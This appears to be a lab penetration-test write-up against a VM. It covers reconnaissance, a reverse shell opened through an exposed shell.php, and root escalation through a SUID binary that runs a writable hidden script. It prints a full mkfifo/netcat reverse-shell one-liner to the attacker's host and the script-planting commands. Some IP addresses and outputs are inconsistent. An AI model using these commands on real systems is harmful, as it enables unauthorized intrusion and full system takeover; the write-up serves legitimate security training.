

Attack Narrative

Reconnaissance (TA0043)

We are going to do a basic scan with `Nmap` to see the surface of our target and what services might be availed to enumerate.

```
sudo nmap -vv --reason -T4 -Pn -sC -sV --open -p- -oA  
full 192.168.202.151 --min-rate 5000
```

```
PORT      STATE SERVICE      REASON      VERSION  
80/tcp    open  http         syn-ack ttl 64 Apache httpd 2.4.29 ((Ubuntu))  
|_ http-server-header: Apache/2.4.29 (Ubuntu)  
| http-methods:  
|_ Supported Methods: GET POST OPTIONS HEAD  
|_ http-title: Apache2 Ubuntu Default Page: It works  
111/tcp   open  rpcbind      syn-ack ttl 64 2-4 (RPC #100000)  
| rpcinfo:  
|   program version      port/proto  service  
|   100000  2,3,4          111/tcp     rpcbind  
|   100000  2,3,4          111/udp     rpcbind
```

```
|_ 100227 3          2049/udp6   nfs_acl  
139/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)  
2049/tcp  open  nfs_acl      syn-ack ttl 64 3 (RPC #100227)  
40525/tcp open  mountd       syn-ack ttl 64 1-3 (RPC #100005)  
43931/tcp open  mountd       syn-ack ttl 64 1-3 (RPC #100005)  
44163/tcp open  nlockmgr     syn-ack ttl 64 1-4 (RPC #100021)  
45729/tcp open  mountd       syn-ack ttl 64 1-3 (RPC #100005)  
MAC Address: 00:0C:29:0A:B0:5A (VMware)  
Service Info: Host: LINUX
```

I can see we have a website being hosted on port 80 and we have NFS services being hosted as well. on

port 111. We have some other ports but there associated to the NFS share.

Initial Foot hold & Execution (TA0001-2)

OSWAP 10 as #A03

Type of Exploit: #OSWAP

We looked over our Nmap scan and it showed us a our host having a web service up on port 80. We enumerated the web service to find a script that does basic command execution and we used that to get a reverse shell on target

POC

I wanted to see what the website looked like

The screenshot shows a web browser window with the address bar displaying '192.168.202.151'. The main content area shows the 'Apache2 Ubuntu Default' page, which includes the Ubuntu logo, a 'It works!' message, and a 'Configuration Overview' section. The 'Configuration Overview' section lists the following configuration files: /etc/apache2/, /etc/apache2.conf, /etc/ports.conf, /etc/mods-enabled, /etc/*.load, /etc/*.conf, /etc/conf-enabled, /etc/*.conf, /etc/sites-enabled, and /etc/*.conf. A Wappalizer overlay is visible on the right side of the browser window, displaying the website's technologies and programming languages. The overlay includes a search bar, a 'Export' button, and a list of technologies: Web servers (Apache HTTP Server 2.4.29), Programming languages (PHP), and Operating systems (Ubuntu). The overlay also features a 'Something wrong or missing?' link and a 'Compare APIs' button.

We run dirbuster and find some info

```
(kali㉿kali)-[~]
└─$ sudo dirsearch -u http://192.168.202.151

    |.-| v0.4.2
    |_|_|_ (/_|_|_|_)


Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927

Output File: /root/.dirsearch/reports/192.168.202.151/_23-02-05_15-02-36.txt

Error Log: /root/.dirsearch/logs/errors-23-02-05_15-02-36.log

Target: http://192.168.202.151/

[15:02:36] Starting:
[15:02:37] 403 - 301B - /.ht_wsr.txt
[15:02:37] 403 - 304B - /.htaccess.bak1
[15:02:37] 403 - 304B - /.htaccess.orig
[15:02:37] 403 - 306B - /.htaccess.sample
[15:02:37] 403 - 304B - /.htaccess_orig
[15:02:37] 403 - 302B - /.htaccess_sc
[15:02:37] 403 - 302B - /.htaccessOLD
[15:02:37] 403 - 303B - /.htaccessOLD2
[15:02:37] 403 - 305B - /.htaccess_extra
[15:02:37] 403 - 304B - /.htaccess.save
[15:02:37] 403 - 302B - /.htaccessBAK
[15:02:37] 403 - 294B - /.htm
[15:02:37] 403 - 295B - /.html
[15:02:37] 403 - 304B - /.htpasswd_test
[15:02:37] 403 - 301B - /.httr-oauth
[15:02:37] 403 - 300B - /.htpasswds
[15:02:38] 403 - 294B - /.php
[15:02:49] 200 - 11KB - /index.html
[15:02:56] 403 - 303B - /server-status
[15:02:56] 403 - 304B - /server-status/
[15:02:56] 200 - 29B - /shell.php
```

A screenshot of a web browser window. The address bar shows the URL "192.168.202.151/shell.php". Below the address bar, there is a message: "For quick access, place your bookmarks here on the bookmarks toolbar. Manage bookmarks...". The main content area of the browser displays the text "/*pass cmd as get parameter*/" in a monospaced font.

192.168.202.151/shell.php


← → ↻ 🏠 192.168.202.151/shell.php

For quick access, place your bookmarks here on the bookmarks toolbar. [Manage bookmarks...](#)

```
/*pass cmd as get parameter*/
```

This looks like command execution

http://192.168.202.151/shell.php?cmd=whoami



Original

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc  
192.168.202.128 4444 >/tmp/f
```



URL encoded

```
rm%20%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%  
7C%2Fbin%2Fsh%20%2Di%20%3E%261%7Cnc%20192%2E168%2E202%2E  
128%204444%20%3E%2Ftmp%2Ff
```

Exploit

http://192.168.202.153/shell.php?

```
cmd=rm%20%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%  
2Ff%7C%2Fbin%2Fsh%20%2Di%20%3E%261%7Cnc%20192%2E168%2E20  
2%2E128%204444%20%3E%2Ftmp%2Ff
```



osboxes (192.168.202.151)

Username:Password

n/a

Screenshot Proof of user

```
user6 / | home id
id
uid=1005(user6) gid=1005(user6) groups=1005(user6)
user6 / | home whoami
whoami
user6
user6 / | home hostname
hostname
osboxes
user6 / | home ip add
ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:0a:b0:5a brd ff:ff:ff:ff:ff:ff
    inet 192.168.202.151/24 brd 192.168.202.255 scope global dynamic noprefixroute ens33
        valid_lft 1255sec preferred_lft 1255sec
    inet6 fe80::a85f:cacb:214c:bb34/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
user6 / | home
```

Privilege Escalation (TA0004)

PE technique (`#LPE-14` & `#LPE-01`)

Explain Scenario

```
find / -type f \( -perm -4000 -o -perm -2000 \) -exec ls
-l {} \; 2>/dev/null
```

POC Image

```
-rwsr-xr-x 1 root root 26696 Oct 15 2018 /bin/umount
-rwsr-xr-x 1 root root 30800 Aug 11 2016 /bin/fusermount
-rwsr-xr-x 1 root root 8392 Jun 4 2019 /home/user5/script
-rwsr-xr-x 1 root root 8392 Jun 4 2019 /home/user3/shell
```

We take a look at the shell file and see what it does

```
-rwsr-xr-x 1 root root /home/user3/shell
```

We see a file named `.script.sh` being executed in the same directory. Since the file is not there let see if we can write our own scrip.sh.

```
user6 / | var | www | html /h /home/user3/shell
/home/user3/shell
sh: 1: ./script.sh: not found
user6 / | var | www | html ls -la /home/user3/shell
ls -la /home/user3/shell
-rwsr-xr-x 1 root root 8392 Jun 4 2019 /home/user3/shell
user6 / | var | www | html
```

```
printf "#\!/bin/sh\n\n/bin/bash -i -p"
```

The above command will create the following file

```
#!/bin/sh
```

```
/bin/bash -i -p
```

Since this is owned by the root user, the privileged bash shell will get us root shell

```
printf "#\!/bin/sh\n\n/bin/bash -i -p" > script.sh  
mv script.sh .script.sh  
chmod +x .script.sh  
ls -la .script.sh  
/home/user3/shell
```

```
id
uid=1005(user6) gid=1005(user6) groups=1005(user6)
user6 / | home | user3 whoami
whoami
user6
user6 / | home | user3 printf "#\!/bin/sh\n\n/bin/bash -i -p" > script.sh
printf "#\!/bin/sh\n\n/bin/bash -i -p" > script.sh
bash: script.sh: Permission denied
mv script.sh .script.sh
mv script.sh .script.sh
chmod +x .script.sh
chmod +x .script.sh
ls -la .script.sh
ls -la .script.sh
user6 / | home | user3 mv script.sh .script.sh
mv: cannot stat 'script.sh': No such file or directory
user6 / | home | user3 chmod +x .script.sh
chmod: changing permissions of '.script.sh': Operation not permitted
user6 / | home | user3 ls -la .script.sh
-rwxr-xrwx 1 root root 33 Jun  4 2019 .script.sh
user6 / | home | user3 /home/user3/shell
/home/user3/shell
You Can't Find Me
Welcome to Linux Lite 4.4
```

You are running in **superuser** mode, be very careful.

```
Monday 06 February 2023, 00:47:28
Memory Usage: 342/985MB (34.72%)
Disk Usage: 5/217GB (3%)
```

```
root / | home | user3 id
id
uid=0(root) gid=0(root) groups=0(root),1005(user6)
root / | home | user3 whoami
whoami
root / | home | user3
```


Proof of User

```
root / | home | user3 id id
id
uid=0(root) gid=0(root) groups=0(root),1005(user6)
root / | home | user3 whoami
whoami
root
root / | home | user3 hostname
hostname
osboxes
root / | home | user3 ip add
ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:0a:b0:5a brd ff:ff:ff:ff:ff:ff
    inet 192.168.202.154/24 brd 192.168.202.255 scope global dynamic noprefixroute ens33
        valid_lft 1364sec preferred_lft 1364sec
    inet6 fe80::a85f:cacb:214c:bb34/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
root / | home | user3
```